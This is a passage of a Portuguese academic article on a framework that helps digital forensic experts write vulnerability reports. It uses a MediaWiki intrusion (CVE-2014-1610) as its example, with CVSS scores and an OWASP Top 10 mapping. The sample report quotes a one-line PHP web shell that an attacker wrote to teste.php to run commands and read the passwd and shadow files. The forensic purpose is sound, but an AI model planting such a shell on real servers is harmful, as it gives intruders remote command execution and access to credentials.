Objetivo	<ul style="list-style-type: none"> - Identificar e recuperar possíveis evidências digitais, como log do servidor de aplicação, alterações em arquivos locais, roubo de informações sigilosas; - Verificar se esses arquivos alterados foram compartilhados ou disponibilizados para compartilhamento; - Verificar se houve roubo de informações armazenadas; - Preservar a integridade dos materiais periciados, garantindo a inalterabilidade dos dados; - Verificar identificação CVE da vulnerabilidade encontrada; - Verificar métricas de impacto da vulnerabilidade encontrada; - Verificar possibilidade de ameaças do TOP 10 OWASP da vulnerabilidade encontrada; - Apresentar os resultados obtidos à autoridade requisitante.
Considerações técnicas	<p>Um valor de hash é uma sequência de bits gerados por uma função matemática que resume, de forma unidirecional, um arquivo ou uma informação. O hash é utilizado para verificar a inalterabilidade de arquivos.</p>
Exames	<p>A primeira atividade da perícia foi realizar a coleta de prováveis fontes de evidências digitais. O conteúdo do disco rígido do computador investigado foi duplicado através de softwares de duplicação forense. O material original foi lacrado e preservado. Os demais procedimentos da perícia foram realizados sobre as cópias dos materiais. Valores de hash foram gerados para verificar a inalterabilidade dos dados contidos nos materiais e nas cópias.</p>
Respostas aos quesitos	<ol style="list-style-type: none"> 1. Foram roubadas informações? Através do log do apache foi possível constatar que foi criado o arquivo teste.php na pasta imagens do MediaWiki constando o código <code>`echo"<?php system(\\\$_GET[1]);">`</code> que possibilitou o invasor de adquirir arquivos de senhas do servidor conforme também visto no <i>log</i> do servidor <i>web</i>; 2. Os referidos arquivos estavam disponíveis para compartilhamento ou transmissão? Dentre os referidos arquivos, houve exposição das suas informações. Possibilitando ao atacante fazer a cópia das informações contidas nos arquivos. 3. A vulnerabilidade possui identificação CVE? Após busca na base de dados CVE foi possível verificar que a vulnerabilidade possui identificação CVE-2014-1610; 4. A vulnerabilidade possui métricas de impacto CVSS? Segundo CVSS na versão 2.0, as métricas são as seguintes: <ol style="list-style-type: none"> a) CVSS V2 base score: 6.0 (MEDIUM); b) <i>Vector</i>: AV:N/AC:M/Au:S/C:P/I:P/A:P; c) <i>Subscore</i> de impacto: 6.4;

	<p>d) <i>Exploitability Subscore</i>: 6.8;</p> <p>e) Vetor de acesso: <i>Network exploitable</i>;</p> <p>f) Complexidade de acesso: Média;</p> <p>g) Autenticação: Necessita de autenticação;</p> <p>h) Tipo de impacto: Permite divulgação não autorizada de informações, modificação não autorizada, interrupção do serviço, comprovado pelo acesso e leitura aos arquivos <i>PASSWD</i> e <i>SHADOW</i>;</p> <p>5. A vulnerabilidade se encontra no NVD?</p> <p>Após busca na base NVD foi possível verificar que a vulnerabilidade possui especificações baseadas no CVSS e CVE juntamente com um gráfico de métricas de impacto base, não possuindo métricas temporais e ambiente de usuário.</p>  <table border="1"> <caption>Base Scores</caption> <thead> <tr> <th>Métrica</th> <th>Valor</th> </tr> </thead> <tbody> <tr> <td>Base</td> <td>6.0</td> </tr> <tr> <td>Impact</td> <td>6.4</td> </tr> <tr> <td>Exploitability</td> <td>6.8</td> </tr> </tbody> </table> <p>6. A vulnerabilidade possui enquadramento no TOP10 OWASP?</p> <p>Foi possível constatar que a vulnerabilidade possui ameaças do tipo:</p> <p>a) A1 – Injeção de código;</p> <p>b) A3 – Cross-Site Scripting (XSS);</p> <p>c) A5 – Configuração Incorreta de Segurança.</p>	Métrica	Valor	Base	6.0	Impact	6.4	Exploitability	6.8
Métrica	Valor								
Base	6.0								
Impact	6.4								
Exploitability	6.8								

Fonte: Própria autora (2016)

4. RESULTADOS DA PESQUISA

A vulnerabilidade pode ser descoberta pela verificação do sistema de arquivos comprometido e ainda fazendo a análise do registro de eventos (*log*) do servidor web.

Na vulnerabilidade encontrada, observou-se que existem ótimos relatórios de análises das bases de dados utilizadas e ainda uma boa definição na consulta do guia Top 10 vulnerabilidades do OWASP. Cada base de dados possui análises de impacto que

proporcionam ao perito os quesitos necessários para a construção do relatório pericial eficiente.

A partir dessa vulnerabilidade e do ataque realizado com sucesso contra o *MediaWiki*, o perito digital forense tem a possibilidade de identificá-la na base CVE para iniciar seu relatório pericial. Primeiramente, para identificar a vulnerabilidade, o perito necessitará buscar no site do CVE a vulnerabilidade encontrada. Nessa busca, é necessário procurar pela vulnerabilidade a qual trará os resultados semelhantes, mas será possível encontrar a vulnerabilidade encontrada na invasão realizada, que é no caso foi a CVE-2014-1610. O CVE mostrará todas as versões do *MediaWiki* que possuem essa mesma vulnerabilidade.

Em seguida, é necessário buscar no NVD a existência da vulnerabilidade para este software. Após encontrá-la, o NVD trará uma análise feita utilizando o sistema de métricas CVSS, mostrando o impacto juntamente com um gráfico de *scores* base. Nesse relatório também são informadas as versões que possuem a mesma vulnerabilidade e o identificador CVE.

Ainda, é possível averiguar que, de acordo com o ranking Top 10 do OWASP, as falhas encontradas podem ser classificadas como do tipo A1, A3 e A5, ou seja:

- A1 – Injeção de código;
- A3 – *Cross-Site Scripting* (XSS);
- A5 – Configuração Incorreta de Segurança.

5. CONCLUSÃO

Através dessa pesquisa, foi possível constatar que ferramentas simples podem ser de grande ajuda ao perito forense digital. Considerando que atualmente não existe um método padronizado como o apresentado neste artigo, que possa auxiliar o perito digital na elaboração e investigação de vulnerabilidade em sistemas *web*, a técnica proposta vem suprir esta necessidade. No artigo foram apresentadas bases de dados de vulnerabilidades amplamente utilizadas pelas empresas de segurança a nível mundial. Tais bases de dados servem de subsídio para perito desenvolver seu trabalho. Para tal, utilizará como fundamento as informações obtidas nas bases de dados de vulnerabilidades e o sistema de métricas, tendo como princípio a análise do código estático analisado.

Ao realizar os procedimentos de consulta nas bases de dados do CVSS, NVD, CVE e top 10 OWASP foi alcançada a expectativa do desenvolvimento deste trabalho. A necessidade da obtenção das informações a partir destas bases de dados, de forma conjunta, faz total diferença no relatório pericial do perito forense. Comprova-se, pela simplicidade da técnica, que a sua adoção pode contribuir na fundamentação técnica do relatório pericial, poupando tempo e trazendo precisão ao trabalho do perito. Foi apresentado um relatório pericial básico, na forma de uma sugestão (modelo) ao perito forense digital, contendo a forma como ele poderá fundamentar seu trabalho, naturalmente considerando as etapas propostas na Figura 1.

Para mitigação da vulnerabilidade encontrada, visto que a vulnerabilidade possui score de métricas base de nível médio, o perito terá a proposta de atualização de versão da aplicação utilizada caso uma organização necessite com urgência da correção dessa falha, ainda a instituição poderá utilizar de uma equipe de homologação da qual fará análise da aplicação antes de implantá-la na instituição, corrigindo dessa forma qualquer vulnerabilidade encontrada na aplicação *web* disponibilizada para uso.

Um quesito também a ser considerado é a capacitação do perito forense digital, que deve sempre atuar perante a técnica e a ética, principalmente quanto ao perito oficial, atuante

em ação criminal. O papel do perito em um processo judicial é tornado como decisivo para o conhecimento do juiz em sua conclusão.

Pela observação dos aspectos analisados, observa-se também ser primordial o desenvolvimento de trabalhos e novas pesquisas futuras, para o crescimento de valorização do perito digital na busca do aperfeiçoamento da análise forense de relatório de vulnerabilidades de aplicações web.

5.1 TRABALHOS FUTUROS

Como complemento aos estudos aqui iniciados, sugere-se como trabalhos futuros o aprofundamento em análise de vulnerabilidade em aplicações *web* e estudos voltados a outros pontos de vista em relação a melhores formas para levantamento de vulnerabilidade visando melhorar ainda mais o relatório do profissional de Perícia Digital.

6. RESUMO EM LINGUA ESTRANGEIRA

FRAMEWORK A PROPOSAL OF SUPPORT FOR FORENSIC EXPERT DIGITAL: VULNERABILITY WEB AND METRICS AND SCORES SYSTEMS

EUDESLENE CRISTINA MENDES DA ROCHA

Abstract:

The paper presented a framework of assistance in the construction of an expert report of vulnerabilities found in web systems failures. And this scenario is observed that along with the increasing demand and use of web systems have also increased vulnerabilities found in these applications. Currently there are already several tools and communities to effectively help the specialist digital expertise in building your reports, focused on the analysis of results of specific tools reviews, searching for vulnerabilities in web applications. This article helps digital expert to make assessment of vulnerability analysis tools to generate your expert report efficiently, saving time and effort. From the static analysis of source code the article presents a possibility to find the vulnerability of the web application. Specify the communities and CVE vulnerability databases, NVD and further defines what kind of vulnerability TOP 10 OWASP where it fits. It was also possible to see vectors and very detailed analysis in CVE Details, which was the tool that more was possible to aid digital forensics expert.

Keywords: Information system. Web systems vulnerability analysis. Web Systems Security. Web System Expertise.

7. REFERÊNCIAS

CVE. **Common Vulnerabilities and Exposures**. Disponível em: <<https://cve.mitre.org/>>. Acesso em: 14 out. 2016.

CVEDETAILS. **Vulnerability details: cve-2014-1610**. Disponível em: <<http://www.cvedetails.com/cve/CVE-2014-1610/>>. Acesso em: 28 out. 2016.

DEBIAN. **Sobre o debian**. Disponível em: <<https://www.debian.org/intro/about>>. Acesso em: 24 out. 2016.

FIRST. **Common Vulnerability Scoring System, V3 Development Update: About CVSS**. Disponível em: <<https://www.first.org/cvss>>. Acesso em: 14 set. 2016.

IBM. **OWASP top 10 vulnerabilities**: OWASP. 20 de abril de 2015. Disponível em: <<https://www.ibm.com/developerworks/library/se-owasptop10/>>. Acesso em: 03 nov. 2016.

MOTA FILHO, João Eriberto. Qual distribuição utilizar: Breve Histórico. In: MOTA FILHO, João Eriberto. **Descobrindo o Linux**. 3^a. ed. [S.l.]: Novatec, 2012. cap. 2, p. 81.

MEDEIROS, Daniel. **Como adotar a análise estática de código**: Análise estática de código. Disponível em: <<http://www.devmedia.com.br/como-adotar-a-analise-estatica-de-codigo/32727>>. Acesso em: 14 out. 2016.

NVD. **About**. Disponível em: <<https://nvd.nist.gov/home.cfm>>. Acesso em: 27 out. 2016.

OWASP. **Application Security Verification Standard 3.0.1**. 3.0.1. ed. [S.l.: s.n.], 2016. p. 25-26. Disponível em: <https://www.owasp.org/images/3/33/OWASP_Application_Security_Verification_Standard_3.0.1.pdf>. Acesso em: 27 out. 2016.

SCARFONE, Karen; MELL, Peter. **An Analysis of CVSS Version 2 Vulnerability Scoring**. 2009. 516-525 p. Third International Symposium on Empirical Software Engineering and Measurement (NIST)- National Institute of Standards and Technology, Washington, DC, USA, 2009. Disponível em: <<http://dl.acm.org/citation.cfm?id=1671289>>. Acesso em: 14 set. 2016.

WIKIPEDIA. **Wiki**. Disponível em: <<https://en.wikipedia.org/wiki/Wiki>>. Acesso em: 03 nov. 2016.

WIKIPEDIA. **Vulnerabilidade (computação)**. Disponível em: <[https://pt.wikipedia.org/wiki/Vulnerabilidade_\(computa%C3%A7%C3%A3o\)](https://pt.wikipedia.org/wiki/Vulnerabilidade_(computa%C3%A7%C3%A3o))>. Acesso em: 10 out. 2016.